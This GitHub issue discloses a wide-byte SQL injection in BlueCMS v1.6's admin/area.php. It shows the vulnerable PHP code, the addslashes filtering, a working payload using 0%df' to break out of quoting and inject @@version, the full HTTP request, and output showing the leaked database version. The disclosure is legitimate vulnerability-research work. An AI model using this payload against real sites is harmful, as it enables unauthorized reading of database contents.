Bluecms V1.6 has SQL injection in line 132 of admin/area.php #3

Open **seizer-zyx** opened this issue on Jul 26 · 0 comments

seizer-zyx commented on Jul 26 Owner


Bluecms_v1.6

Download

http://lp.downcode.com/j_14/j_14745_bluecms.rar

vulnerability code:

in admin/area.php line 36:




```
35      elseif($act=='doadd'){
36          $area_name = empty($_POST['area_name']) ? '' : trim($_POST['area_name']);
37          $parentid = intval($_POST['parentid']);
38          $show_order = !empty($_POST['showorder']) ? intval($_POST['showorder']) : '';
39          if($parentid == 0){
40              $area_indent = 0;
41          }else{
42              $area_indent = get_areaindent($parentid)+1;
43          }
44          if(empty($area_name)){
45              showmsg('地区名称不能为空');
46          }
47          $sql = "INSERT INTO ".table('area')." (area_id, area_name, parentid, area_indent, ishavechild, show_order ) VALUES ('', '$area_name', '$par
48          if(!$db->query($sql)){
49              showmsg('添加新地区出错', true);
50          }else{
51              $sql = "UPDATE ".table('area')." SET ishavechild='1' where area_id=$parentid";
52              if(!$db->query($sql)){
53                  showmsg('更新地区出错','area.php', true);
54                  $db->query("DELETE FROM ".table('area')." WHERE area_id='$area_id'");
55              }
56              showmsg('添加分类成功','area.php?pid='.$parentid, true);
57          }
58      }
59      /**
60       *
61       * 编辑地区界面
```


Line 36 of admin/area.php is not heavily filtered, and insert at line 47 allows injection

Single quotes cannot be injected because the argument passed in is get_magic_quotes_gpc()

However, we found the use code `GB2312` in the returned response header




```
if(!get_magic_quotes_gpc())
{
    $_POST = deep_addslashes($_POST);
    $_GET = deep_addslashes($_GET);
    $_COOKIES = deep_addslashes($_COOKIES);
    $_REQUEST = deep_addslashes($_REQUEST);
}
```



```
HTTP/1.1 200 OK
Date: Tue, 26 Jul 2022 09:14:14 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rota
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html;charset=gb2312
Content-Length: 1488
```

So we can do wide-byte injection here

payload: area_name=0%df',0,0,0,0),(0,@**@Version**,0,0,0,0)%23&parentid=0&show_order=0&act=doadd



```
Content-Length: 83
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://bulecms.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Referer: http://bulecms.com/uploads/admin/area.php?act=add
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8
Cookie: PHPSESSID=7e844bf76723ec95e51c91c9ef380ed4
Connection: close

area_name=0%df',0,0,0,0),(0,@@version,0,0,0,0)%23&parentid=0&show_order=0&act=doadd
```

BlueCMS提示信息

添加分类成功

如果您的浏览器没有反应，请点击这里

0運	没有下级分类了	0	编辑 | 删除
0運	没有下级分类了	0	编辑 | 删除
0運	没有下级分类了	0	编辑 | 删除
8.0.12	没有下级分类了	0	编辑 | 删除
0運	没有下级分类了	51	编辑 | 删除
0運	没有下级分类了	80	编辑 | 删除
0運	没有下级分类了	32767	编辑 | 删除
0運	没有下级分类了	32767	编辑 | 删除

Successful injection!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant